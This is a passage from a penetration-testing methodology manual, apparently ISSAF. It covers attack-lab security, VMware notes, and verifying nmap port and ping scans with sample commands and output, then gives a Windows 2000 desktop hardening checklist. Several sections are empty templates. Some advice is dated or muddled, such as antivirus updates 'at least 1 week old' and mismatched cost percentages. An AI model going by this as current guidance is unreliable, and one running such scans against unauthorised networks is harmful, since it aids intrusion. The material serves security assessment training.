


Figure 1: Virtual Lab

### 3.5.3 Attack Scenarios

Various attack scenarios are given in ISSAF. Use your imagination, explore many scenarios and hone your skills in this domain.

Attack scenarios shall be classified based on various Operating Systems, Services. We will do it in the next release of ISSAF.

## 3.6 LAB SECURITY

Due to the nature of the activities carried out in a test-lab it is very important to safeguard other parts of the networks so that they cannot be damaged by mistake. The level of security applied to a test-lab depends on the organization. Best practices dictate a lab design that fully isolates, by any means, the Testing-Lab from the rest of the corporate network.

It may be necessary to prepare an Internet link for one's lab, in such situations defining a very tight firewall / routing rule and ACL is critical and everything should be planned carefully. With a carefully designed design network nothing can leak from the Testing-Lab network to the production network or vice versa.

### 3.6.1 Lab Physical Security

The Attack-Lab's design should ensure that the machines, equipment and location cannot be confused with the organization's live network. Physical security measures can include a specific location, dedicated cabling and labeling.

**Location:** The Attack-Labs key systems should be placed in a separate lockable room/rack, away from all other corporate network systems and equipments.

**Cabling:** Any machine or device related to the Attack-Lab should be cabled with uniquely colored cables. The media used should have a bright and unique color like hot pink or hot orange. This will help to easily distinguish Attack-Labs equipment from other networking equipments located in same area. This prevents users from accidentally connecting themselves to the Attack-Lab network.

**Labeling:** Any machine or device related to the Attack-Lab should be clearly labeled. The labels should be strikingly colored and placed in an obvious location, allowing any piece of attack lab equipment to be easily identified. Each label should state something similar to the following:

"This system is restricted to: Authorized Use of Attack Lab "

Users must be briefed on the attack lab before being allowed to use this system.

User modification of network cables, hubs, and other devices is STRICTLY PROHIBITED. General physical security rules should be followed. Labels on the devices should NOT contain information about the specific use of machine like:

*"This system is restricted to: Authorized Use Only of Attack Lab Win2k-ADS  
(172.16.1.1) "*

### **3.6.1.1 LOGICAL ACCESS CONTROL**

The Attack-Lab's logical access control policy should prevent unauthorized users and networks from accessing the Attack-Lab's resources. This access policy should include items such as Authentication mechanisms, High privileged user's (root/administrator) password security, file sharing (NFS/SMB), distributed administration etc.

One should not use corporate network accounts to authenticate users on the Attack-Lab network. A dedicated accounting-server for the Attack-Lab is the preferred course of action.

The Root/Administrator password security policy for key attack lab machines should limit the number of people who know the password to a few essential users.

Standard users should not have high-level access to the Attack-Lab. The use of strong passwords for key machines should also be forced. A strong password requires at least 8 characters and includes both numerical and special characters. Due to the nature of the algorithm Windows use to encrypt its passwords, using a strong password longer than 12 characters recommended.

File sharing plans should be controlled by the use of ACLs and access to NFS and SMB shares should be restricted to Attack-Lab systems/users. Connections from Internet and corporate networks should not be allowed.

Distributed administration - Administrative control for key machines should belong to a select group of individuals and an entirely separate administrative group should be given administrative control over the Attack-Lab firewall. Although both groups should work together to maintain the overall security of the Attack-Lab, neither group should

have root-level access to the other's machines, so that no single group can disable all security mechanisms.

*Note: Please follow ISSAF Physical Security Section for more detail on this section.*

### 3.7 APPENDIX

Here are some notes may be useful while using a lab designed on a VMware workstation.

#### **VMware Configurations notes:**

- Stop the DHCP service of VMware if one is using a workstation connected to a corporate network. Failing to do so will cause a silent DOS on new systems on the domain. This happen because VMware will assign its default invalid IP scopes to DHCP request broadcasts.
- Disable/remove the two extra (virtual) interfaces that VMware adds for direct link and NAT capabilities. The VMware NAT service should also be stopped.
- VMware's Bridged interfaces act like a HUB. This means that HOST and GUEST systems are connected to a HUB. Knowing this may stop one from making mistakes while capturing data.
- Change the MAC addresses of VMware's virtual interfaces if the lab is connected to a corporate network and running IDS on it.
- An optimized GUEST system is highly recommended. Unused devices should be removed from Virtual machines that are created. Removing the USB and Sound Drivers is a good place to start.
- GUIs should not be used on the GUEST systems if possible. On Windows systems use a minimal configuration. This will improve the lab's performance.
- A snapshot of the GUEST systems will allow for fast recovery if the system crashes.

## 4 HANDLING FALSE DETECTION RATES

### Description

False positives refer to non-issues that were incorrectly detected. Accordingly, false negatives refer to existent issues that were not detected during an assessment. In every assessment there is always the risk of any of these being present.

False positives and negatives reduction procedures and techniques are a set of tools that allow reducing the likelihood of false detections during an assessment. Assessors should make therefore a reasonable effort to follow and apply these procedures and techniques to increase the accuracy of the assessment.

However, it should be noted that even by using the procedures and techniques described in this document false detection rates cannot be completely eliminated. Also, there is a limit in the time and resources that assessors can devote to false positive/negative detection beyond which there is negative impact to the assessment. In other words, over-verification might increase the number of resources and time to perform the assessment beyond cost-effective levels; therefore, a reasonable use of the procedures and techniques is emphasized.

### Objective

To provide information security assessors with the necessary procedures and techniques to reduce false positives and negatives detection rates to acceptable level during an assessment.

### Requirements

- Understand Organization's Environment
  - Understand network distribution
  - Identify brands and versions of: network devices, operating systems, active security controls and applications being assessed
  - Identify critical resources of the assessed organization according to its business requirements
- Technical Requirements
  - Knowledge of characteristics of different operating systems
  - Knowledge of characteristics of different applications

- Understanding of behavior of filtering devices and active security controls
- Knowledge of basics of routing
- Basic knowledge of statistics
- Basic knowledge of project management techniques

### **Expected Results**

- Verification of at least critical assessment results
  - Results from phases that have a huge impact in the assessment overall (e.g. port scanning and application enumeration)
  - Critical security issues discovered during the assessment
- Overhead estimation for identifying false detection rates
  - Additional time required
  - Additional resources required
  - Estimated coverage of false detection rates identification
  - Estimated percentages of accuracy for different phases and activities
  - Overall impact of time and resource investment for the assessment

### **Methodology / Process**

- Select appropriate verification techniques for each type of assessment activity
  - Port scanning
  - Service enumeration
  - Vulnerability scanning / identification
  - Vulnerability exploitation
- Estimate additional time/resources estimation for verifying each type of assessment activity
  - Measure additional time required to perform each validation check
  - Measure additional resources required to perform each validation check
- Define mandatory checks
  - Port scanning results for critical systems for business
  - Enumeration results for services critical for business
  - All critical security issues discovered (vulnerability scanning / identification)
  - All critical security issues to be confirmed by exploitation techniques
- Define sampling checks for Non-critical systems and issues
  - Port scanning
  - Service enumeration

- Vulnerability scanning / identification
  - Vulnerability exploitation
- Estimate overall cost-benefit for additional checking
  - Estimate overall monetary cost from additional time and resources
  - Estimate percentage of accuracy for each assessment phase
  - Adjust selected checks to improve cost-benefit balance

## 4.1 SELECT APPROPRIATE VERIFICATION TECHNIQUES FOR EACH TYPE OF ASSESSMENT ACTIVITY

### Port Scanning

#### Description

Port scanner verification allows the reduction of false detection rates (both positive and negative) in this activity. Since port scanning has a direct impact on many other assessment activities (e.g. vulnerability scanning), it is essential that the results for at least the most critical systems (according to business needs for the assessed organization) are verified.

#### Process

Define sets of predefined checks and create custom check scripts according to the following types of checks (there are different checks to tackle different issues):

- Port scan replays (same configuration) – confirm the result from previous port scans by repeating the same tests. These allow checking several issues like network problems and configuration changes on systems being scanned. However, since the parameters remain the same, this check is less likely to identify problems inherent to the configuration of the port scan itself (e.g. if the port scan is initially configured to send probe packets too fast for a certain network causing packet drops, it is possible that the check yields the same result). These checks can detect problems caused by changes in the network or system environment, provided that the initial configuration is appropriate.
- Speed change checks – These test change the speed of packets being sent to identify networking problems and problems caused by some filtering devices (e.g. the amount of packets sent in a certain time frame during a port scan might trigger some firewall blocking so that subsequent port scans yield incorrect results).
- Technique change tests – Different scanning techniques might yield different results with different operating systems, network devices and security filters. Changing the technique allow the assessor to identify some of these issues. Full (complete/ 3way handshake) scans might be the most reliable of all (less likely to be filtered if the port is published on the Internet) to check TCP ports and are therefore frequently used to verify against other scanning techniques (e.g. SYN, ACK, FIN+ACK, SYN+ACK, FIN, XMAS, NULL).
- Bandwidth (parallelism) change tests – Changing the number of sequential packets

sent in a timeframe, to several hosts (host parallel scanning) and/or to several ports (port parallel scanning), allows the assessor to detect false detection results caused by network or security control restrictions (e.g. some security filters block traffic after a number of consecutive packets with a certain pattern).

- Location (route) change tests – Sometimes network problems arise due to issues in the middle of the path between the assessor's test machine and the assessed network (e.g. some filtering device put in place by an ISP in the middle of the path); in these cases using a different location to do the check might allow the assessor to identify some of these issues. Assessors should know exactly how different the paths are and where are they converging, since the problem might still be present after the routing paths converge (e.g. they should trace routes to identify differences and similarities between paths).

### Pre-requisite[s]

- Consider and act upon all possible problems that might be caused by the environment close to the system used for testing (i.e. any filtering devices, routing restrictions, bandwidth restrictions and etcetera). Ideally, the assessor's testing machine would be in a network environment with little or no restrictions in respect to the port scan being performed. Therefore, if issues are identified through testing, the assessor will be able to quickly identify if the problem could be on his side of the network and focus mainly on the assessed organization's side of the network.
- Reduce the possibility of problems by configuring the first/main port scan (the one to be checked) based on network intelligence (i.e. network bandwidth, responsiveness and routing tests) instead of guesses. Ideally, checks will only single out specific problems to some systems (e.g. caused by some filtering devices); check tests shouldn't tell the assessor that all the previous port scans were all wrong (worst case scenario).

### Examples/Results

Example 1) Main port scan configured to do a fast SYN scan on machines (192.168.0.1 to 192.168.0.10) in a local network:

```
# nmap -sS -T5 192.168.0.1-10 -O -P0
```

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-11-13
10:04 EST
```

```
Interesting ports on 192.168.0.1:
```

(The 1662 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE
111/tcp	open	rpcbind

MAC Address: XX:XX:XX:XX:XX:XX

Device type: general purpose

Running: Linux 2.4.X|2.5.X|2.6.X

OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.6.7

Interesting ports on 192.168.0.2:

(The 1662 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE
22/tcp	open	ssh

MAC Address: XX:XX:XX:XX:XX:XX

Device type: general purpose

Running: FreeBSD 5.X

OS details: FreeBSD 5.2-CURRENT (Jan 2004) on x86

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port

All 1663 scanned ports on 192.168.0.3 are: filtered

Too many fingerprints match this host to give specific OS details

Interesting ports on 192.168.0.4:

(The 1661 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE
68/tcp	open	dhcpcclient
6000/tcp	open	X11

MAC Address: XX:XX:XX:XX:XX:XX

Device type: general purpose

Running: Linux 2.4.X|2.5.X|2.6.X

OS details: Linux 2.5.25 - 2.6.3 or Gentoo 1.2 Linux 2.4.19 rc1-rc7), Linux 2.6.3 - 2.6.8

Uptime 0.009 days (since Sun Nov 13 09:52:32 2005)

Warnings showing on the FreeBSD (192.168.0.2) system after the scan:

Limiting closed port RST response from 879 to 200 packets/sec

Limiting closed port RST response from 252 to 200 packets/sec  
 Limiting closed port RST response from 208 to 200 packets/sec  
 Limiting closed port RST response from 201 to 200 packets/sec  
 Limiting closed port RST response from 246 to 200 packets/sec  
 Limiting closed port RST response from 243 to 200 packets/sec

Example 1bis) Verification scan changing speed, bandwidth and protocol for assumed critical systems (192.168.0.1 to 192.168.1.5). Using nmap:

```
# nmap -sT -T2 192.168.0.1-5 -O -P0
```

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-11-13
10:24 EST
```

```
Interesting ports on 192.168.0.1:
```

```
(The 1662 ports scanned but not shown below are in state: closed)
```

```
PORT      STATE SERVICE
```

```
111/tcp open  rpcbind
```

```
MAC Address: XX:XX:XX:XX:XX:XX
```

```
Device type: general purpose
```

```
Running: Linux 2.4.X|2.5.X|2.6.X
```

```
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.6.7
```

```
Interesting ports on 192.168.0.2:
```

```
(The 1662 ports scanned but not shown below are in state: closed)
```

```
PORT      STATE SERVICE
```

```
22/tcp open  ssh
```

```
MAC Address: XX:XX:XX:XX:XX:XX
```

```
Device type: general purpose
```

```
Running: FreeBSD 5.X
```

```
OS details: FreeBSD 5.2-CURRENT (Jan 2004) on x86
```

```
Warning: OS detection will be MUCH less reliable because we did
not find at least 1 open and 1 closed TCP port
```

```
Interesting ports on 192.168.0.3:
```

```
(The 1661 ports scanned but not shown below are in state: filtered)
```

```
PORT      STATE SERVICE
```

```
139/tcp open  netbios-ssn
```

```
445/tcp open  microsoft-ds
```

MAC Address: XX:XX:XX:XX:XX:XX

Device type: general purpose

Running: Microsoft Windows 2003/.NET|NT/2K/XP

OS details: Microsoft Windows 2003 Server or XP SP2

Interesting ports on 192.168.0.4:

(The 1661 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE
68/tcp	open	dhcpclient
6000/tcp	open	X11

MAC Address: XX:XX:XX:XX:XX:XX

Device type: general purpose

Running: Linux 2.4.X|2.5.X|2.6.X

OS details: Linux 2.5.25 - 2.6.3 or Gentoo 1.2 Linux 2.4.19 rc1-rc7)

Uptime 0.022 days (since Sun Nov 13 09:52:32 2005)

Example 2) Ping scan (main scan) of an internal network of Windows machines using nmap:

```
# nmap -sP 192.168.150.1-254
```

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-11-13 12:03 EST
```

```
Host 192.168.150.128 appears to be up.
```

MAC Address: XX:XX:XX:XX:XX:XX

Example 2bis) Verification scan changing protocol (TCP), using common TCP ports for both Unix and Windows, assuming 3 critical systems (.1,.2 and .128) and nmap:

```
# nmap -sP -PS135,139,445 192.168.150.128 192.168.150.1 192.168.150.2
```

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-11-13 12:37 EST
```

```
Host 192.168.150.128 appears to be up.
```

MAC Address: XX:XX:XX:XX:XX:XX

```
Host 192.168.150.1 appears to be up.
```

MAC Address: XX:XX:XX:XX:XX:XX

**Analysis/Conclusion/Observation**

- In this example 1), 192.168.0.3 is a windows machine with open ports but behind an IPS that has a protection mechanism against Syn flooding. The parameter -T5 is an aggressive scan mode (min\_rtt\_timeour=50ms, max\_rtt\_timeout=300ms, max\_scan\_delay=5ms and parallel scans). The scan was so fast it triggered the protection on and blocked any further scan (thus, the results have false negatives). Also, while not protected by a similar device, the FreeBSD system changed it's response behavior and dumped the "Limited closed port RST response from X to 200 packets/sec" warnings to syslog:
- In the check for example 1), example 1bis), by using a much slower scan for the assumed critical systems only (-T2: min\_rtt\_timeour=100ms, max\_rtt\_timeout=10sec, max\_scan\_delay=5min and no parallel scans), the assessor avoided triggering the protection for system 192.168.150.3 and got the correct results. Also, the FreeBSD system didn't complain in this case.
- After catching the false negative with a check that changes several parameters as in this example, the assessor might perform additional tests, changing parameters one by one, in order to identify the cause of the discrepancy (in the example, this would result in the assessor identifying the presence of some security control with the behavior described above).
- In example 2), we see that only one system shows up on the ping scan (.128). However, after doing a check in example 2bis) another system shows up (.1). The reason: both systems have "file and printer sharing for Microsoft networks" enabled, both were Windows XP SP2 systems. Yet, the first system had Microsoft's Windows firewall (which enables ping by default when the file and printer sharing option is activated) while the other system had another personal firewall installed that only allowed the corresponding TCP ports to be open but rejected the pings. The example illustrates then how, even with supposedly identical systems, making some changes in the checks the assessor might be able to catch false negatives caused by these kinds of minor differences between similar systems.
- A common mistake made by inexperienced assessors is not to take into account the local network environment. For example, if a local firewall with an http proxy is active at the assessor's network perimeter, network scans (SYN and COMPLETE) of external systems might include a false positive (port TCP 80) showing up in the results, even if the port is no actually open on the assessed system. The assessor will eventually find

out that he can't even connect manually (e.g. with netcat or a web browser) to this port in later stages.

### Countermeasures

- Diversification in port scanning techniques and locations during assessments allow assessor to catch false positives and negatives during port scanning.
- Assessors should always take into account their own environment, analyze it and modify it accordingly, to avoid any negative impact for assessments.
- Incidentally, changing system's configuration in order to diversify or spoof behavior increases the number of false positives and negatives for both hackers and assessors. This measure only offers a marginal increase in security on it's own.
- Organizations should implement strict network filtering policies and eliminate unnecessary network services to reduce risks.

### Tool[s]

- Nmap and other port scanners
- Traceroute

### Further Reading[s]

- <http://www.networkuptime.com/nmap/index.shtml>

### Remarks

**Service enumeration****Description****Pre-requisite[s]****Examples/Results****Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

**Vulnerability Scanning / Identification****Description**

--

**Pre-requisite[s]**

--

**Examples/Results**

--

**Analysis/Conclusion/Observation**

--

**Countermeasures**

--

**Tool[s]**

--

**Further Reading[s]**

--

**Remarks**

--

**Vulnerability Exploitation****Description****Pre-requisite[s]****Examples/Results****Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

## **4.2 ESTIMATE ADDITIONAL TIME/RESOURCES ESTIMATION FOR VERIFYING EACH TYPE OF ASSESSMENT ACTIVITY**

Measure additional time required to perform each validation check

After defining a set of additional check tests, the assessor should estimate the additional time required for each individual check test in the set. General estimates will allow later the estimation of the general overhead in time caused by verification tests for particular engagements.

Measure additional resources required to perform each validation check

After defining a set of additional check tests, the assessor should estimate the additional resources (i.e. machines, software and personnel) required for a certain number of check tests in the set. General estimates will allow later the estimation of the general increase in cost caused by verification tests for particular engagements.

An individual measurement of the resources needed for each test is very difficult to do. Therefore, assessors should define groups of tests and estimate the resources needed to perform multiples of the number of tests within the groups. E.g. instead of trying to identify how many resources are required for verifying one scanned port or one identified vulnerability, the assessor might decide to estimate the resources needed to verify port scans for 50 IP hosts (each with a media of 10 open ports) and the resources required to verify 10 web based vulnerabilities.

### 4.3 DEFINE MANDATORY CHECKS

Port scanning results for critical systems for business

At least the port scanning results of critical systems being assessed should be verified. Mandatory checks should be included in the plan, according to information provided by the assessed organization prior to the start of the engagement. A conservative estimate should be considered in case that this information is not available beforehand (e.g. in zero knowledge penetration tests).

Mandatory checks and additional time to verify discrepancies should be scheduled to take place before the assessment continues.

Enumeration results for services critical for business

At least the enumeration results of critical systems being assessed should be verified. Mandatory checks based on the number of systems to be assessed and an estimate of the number of network services available should be included in the plan, according to information provided by the assessed organization prior to the start of the engagement. A conservative estimate should be considered in case that this information is not available beforehand (e.g. in zero knowledge penetration tests).

Mandatory checks and additional time to verify discrepancies should be scheduled to take place before the assessment continues.

All critical security issues discovered (vulnerability scanning / identification)

At least all individual issues discovered through the assessment that were rated as critical should be verified. A conservative estimate should be considered in case that this information is not available beforehand (e.g. in zero knowledge penetration tests).

Mandatory checks and additional time to verify discrepancies should be scheduled to take place before handing out any draft or definitive report to the assessed organization.

Using of alternate scanning software or techniques to confirm the issue. Manual exploitation techniques are also useful to verify the discovery of certain critical issues.

All critical security issues to be confirmed by exploitation techniques

Manual exploitation can be used as a technique to verify issues discovered during the assessment. However, exploitation techniques should also be checked against

false negatives and positives themselves for those where manual penetration testing techniques have been decided by the assessor. In other words, not all critical issues identified might be exploited, but for those that are exploited, verification checks should be performed.

This scenario is common: vulnerability scanning and identification activities result in a critical issue being discovered. The assessor decides to confirm the identification of the issue through manual exploitation techniques but fails. Eventually it is discovered that the reason for which the assessor was unable to exploit the issue was because of the version and language of the operating system of the machine being assessed. By checking the exploitation method through alternate techniques or tools (e.g. different exploit software for the same vulnerability), the assessor might be able to identify these kinds of false negatives.

Another common scenario: a Denial of Service issue is identified in a specific application and the assessed organization required these issues to be demonstrated. First exploitation seems to be apparently successful since there is no further response from the system. However, by using alternate techniques/software to check the exploitation, the system is still online. These kinds of issues are hard to solve without the help of the assessed organization. Feedback from the organization might result in the discovery of a false positive (e.g. a security control was triggered by both the vulnerability scan and the first exploit but not by the second) or it could be a false negative, caused by the second exploit attempt (the check) being inaccurate.

#### 4.4 DEFINE SAMPLING CHECKS FOR NON-CRITICAL SYSTEMS AND ISSUES

##### Port Scanning

##### Description

Define check samples for non-critical systems (or systems whose importance for the organization is unknown) using statistical methods.

Sampling is particularly useful to check the overall accuracy of port scans for a large number of systems.

##### Pre-requisite[s]

- Define verification mandatory test sets.
- Finish mandatory checks for port scans.

##### Examples/Results

##### Analysis/Conclusion/Observation

##### Countermeasures

##### Tool[s]

##### Further Reading[s]

##### Remarks

**Service Enumeration****Description**

--

**Pre-requisite[s]**

--

**Examples/Results**

--

**Analysis/Conclusion/Observation**

--

**Countermeasures**

--

**Tool[s]**

--

**Further Reading[s]**

--

**Remarks**

--

**Vulnerability Scanning / Identification**

**Description**

--

**Pre-requisite[s]**

--

**Examples/Results**

--

**Analysis/Conclusion/Observation**

--

**Countermeasures**

--

**Tool[s]**

--

**Further Reading[s]**

--

**Remarks**

--

**Vulnerability Exploitation****Description****Pre-requisite[s]****Examples/Results****Analysis/Conclusion/Observation****Countermeasures****Tool[s]****Further Reading[s]****Remarks**

## 4.5 ESTIMATE OVERALL COST-BENEFIT FOR ADDITIONAL CHECKING

Estimate overall monetary cost from additional time and resources

Based on individual and group estimates of time and resources needed to verify different types of activities, assessors should estimate the overall cost for a project. The simplest approach to do this might be to define relative percentages estimates. E.g. for a project with estimated 15% overhead for verification in all activities (port scans, enumeration, vulnerability identification and vulnerability exploitation), the estimated increase in the cost for doing the assessment is 5%.

Estimate percentage of accuracy for each assessment phase

Accuracy estimates may be defined in percentages or using subjective labels for percentage ranges. Even if verification checks can also fail, it is extremely difficult to measure the individual success of each check. The verification system should be seen by both the assessor and the assessed organization as a reasonable way to validate accuracy of well defined test sets. By this we imply that the accuracy of the results of tests, for which checks have been performed, should be very close to 100%.

With this assumption, the calculation of reliability of the assessment can be done by means of statistical sampling formulas. I.e., for each assessment activity, the sum of the mandatory checks plus the number of sampled checks can be included in a reliability formula similar to those used with surveys, along with the total number of objects (ports, network services, systems, etc.) assessed, to get an estimated accuracy of the activities performed.

Adjust selected checks to improve cost-benefit balance

The assessor can play with the number of verification tests to be performed, in order to get an acceptable estimated accuracy while keeping costs caused by verification overhead to a minimum. I.e. while increasing the number of verification tests, there will be a point when the gain in accuracy is negligible (usually the estimated accuracy will already be good enough, e.g. between 95% and 99%) but the costs of the added verification still have an impact.

Doing this exercise to balance accuracy vs. verification costs is important to determine how much verification overhead is required for each engagement (requirements will differ from engagement to engagement). Also, for most engagements (particularly those involving a considerable number of systems to be assessed), verifying each and all assessment activities is simply not cost effective.

## 5 WINDOWS (DESKTOP) SECURITY CHECKLIST

### Overview

Windows 95 which is a commonly used platform does not allow for easy application or administration of security standards. As the Windows 95 password security system serves only to provide a means of authentication to the local machine, it can easily be bypassed by the cancellation of or escape out of the login process and was cached in a relatively easily cracked .pwl file

Therefore it is **recommended that Windows 2000 Professional be used on the desktop**. It is easier to configure than the O/S it replaced (Windows NT Workstation) & offers increased stability and security (compared to both Win95 and WinNT) by use of NTLM and/or NTLMv2 password encryption (as opposed to the LanMan Hash used by Win95). It also provides file system security with NTFS.

### Check-List

Listed below are a few security settings that can be done on the Windows 2000 Professional desktop to make it resistant to network & physical break-in attempts.

Action	Need	Check
Provide Physical Security for the machine	Preferred	
Enable BIOS password	Mandatory	
Disable the Guest Account	Mandatory	
Limit the number of unnecessary accounts	Optional	
Create 2 accounts for Administrators	Optional	
Rename the Administrator Account	Preferred	
Consider creating a dummy Administrator account		
Replace the "Everyone" Group with "Authenticated Users" on file shares	Mandatory	
Password Security	Mandatory	
Password protect the screensaver	Mandatory	
Use NTFS on all partitions	Mandatory	
Always run Anti-Virus software	Mandatory	
Secure your Backup tapes	Mandatory	
Shut down unnecessary services	Preferred	

Enable Auditing	Optional	
Check Microsoft's web site for the latest hotfixes	Preferred	
Disable the ability to boot from a floppy or CD ROM on physically unsecured systems.	Optional	
Use NTFS file system	Mandatory	

## Description

### **Provide Physical Security for the machine**

Most security breaches occur from the inside. It is possible to break into the system when a console access is available unless there are other access control methods deployed.

### **Enable BIOS password**

Enabling the bios/boot password would help to prevent unauthorized users from accessing the system. The only possible way to access data from this system with the bios password would be to open it & reset the bios password. This password must be deposited with the users superiors.

### **Disable the Guest Account**

Disable the guest account from user manager. This will help prevent users from accessing folders that were shared accidentally to the "Everyone" Group users in Win2K.

### **Limit the number of unnecessary accounts**

Eliminate any duplicate user accounts, test accounts, shared accounts, general department accounts, etc., Use group policies to assign permissions as needed, and audit your accounts regularly.

### **Create 2 accounts for Administrators**

Having 2 accounts with administrative access help easy retrieval of data incase password for one of the system administrator accounts was forgotten/ misplaced.

### **Rename the Administrator Account**

Renaming the administrator account will help in securing the system as hacking attempts for the user administrator will not be valid & it will be that much more difficult for the hacker to find the administrative system account & break it. If you rename the account, try not to use the word 'Admin' in it's name. Pick something that won't sound like it has rights to anything.

### **Consider creating a dummy Administrator account**

Another strategy is to create a local account named "Administrator", then giving that account no privileges and impossible to guess +10 digit complex password. If you create a dummy Administrative account, enabled auditing so you'll know when it is being tampered with.

### **Replace the "Everyone" Group with "Authenticated Users" on file shares**

"Everyone" in the context of Windows 2000 security, means anyone who gains access to your network can access the data. Never assign the "Everyone" Group to have access to a file share on your network, use "Authenticated Users" instead.

### **Password Security**

Do not share passwords with other users including administrators. Passwords should be at least 6 characters (recommended 10 characters) with a combination of alpha numeric characters. Change passwords at least every 60 days & do not recycle at least 3 previously used passwords.

### **Password protect the screensaver**

Once again this is a basic security step that is often circumvented by users. Make sure all of your workstations and servers have this feature enabled to prevent an internal threat from taking advantage of an unlocked console. For best results, choose the blank screensaver or logon screensaver. Avoid the OpenGL and graphic intensive programs that eat CPU cycles and memory. Choose 5 minutes or less as the screen saver activation time.

### **Use NTFS on all partitions**

FAT and FAT32 File systems don't support file level security and give hackers a big wide open door to your system. Make sure all of your system partitions are formatted using NTFS. Using dos bootable floppys a user can boot into the system & access data. Having NTFS can make it difficult to access the data.

### **Always run Anti-Virus software**

Make sure that the Norton anti-virus software is running on the system & the updates to the software are at least 1 week old.

### **Secure your Backup tapes**

It's a good idea to have all floppy disks, CDROM's & other media with backup data to be placed under lock & key. Please also remember to delete files not required from the media before sharing the data on the media with other users.

### **Shut down unnecessary services**

Windows 2000 comes with Terminal Services, IIS, and RAS that can open holes into your operating system. It's often convenient to enable Terminal Services to allow remote control functions for the help desk or administering servers, but you have to make sure it's configured correctly. There are also several malicious programs that can run quietly as services without anyone knowing. Be aware of all the services that all run on your servers and audit them periodically. These are the basic services that need to be running.

Computer Browser

Netlogon

NTLM SSP

RPC Locator

RPC Service

TCP/IP NetBIOS Helper

Spooler

Server

WINS

Workstation

Event Log

The other services like IIS admin service WWW publishing service etc should be disabled. This in addition to securing your desktop also improves the system performance as it uses less resources.

### **Enable Auditing**

The most basic form of Intrusion Detection for Windows 2000 is to enable auditing. This will alert you to changes in account policies, attempted password hacks, unauthorized file access, etc., Most users are unaware of the types of doors they have unknowingly left open on their local workstation, and these risks are often discovered only after a serious security breach has occurred. At the very minimum, consider auditing the following events:

Event Level of Auditing

Account logon events Success, failure  
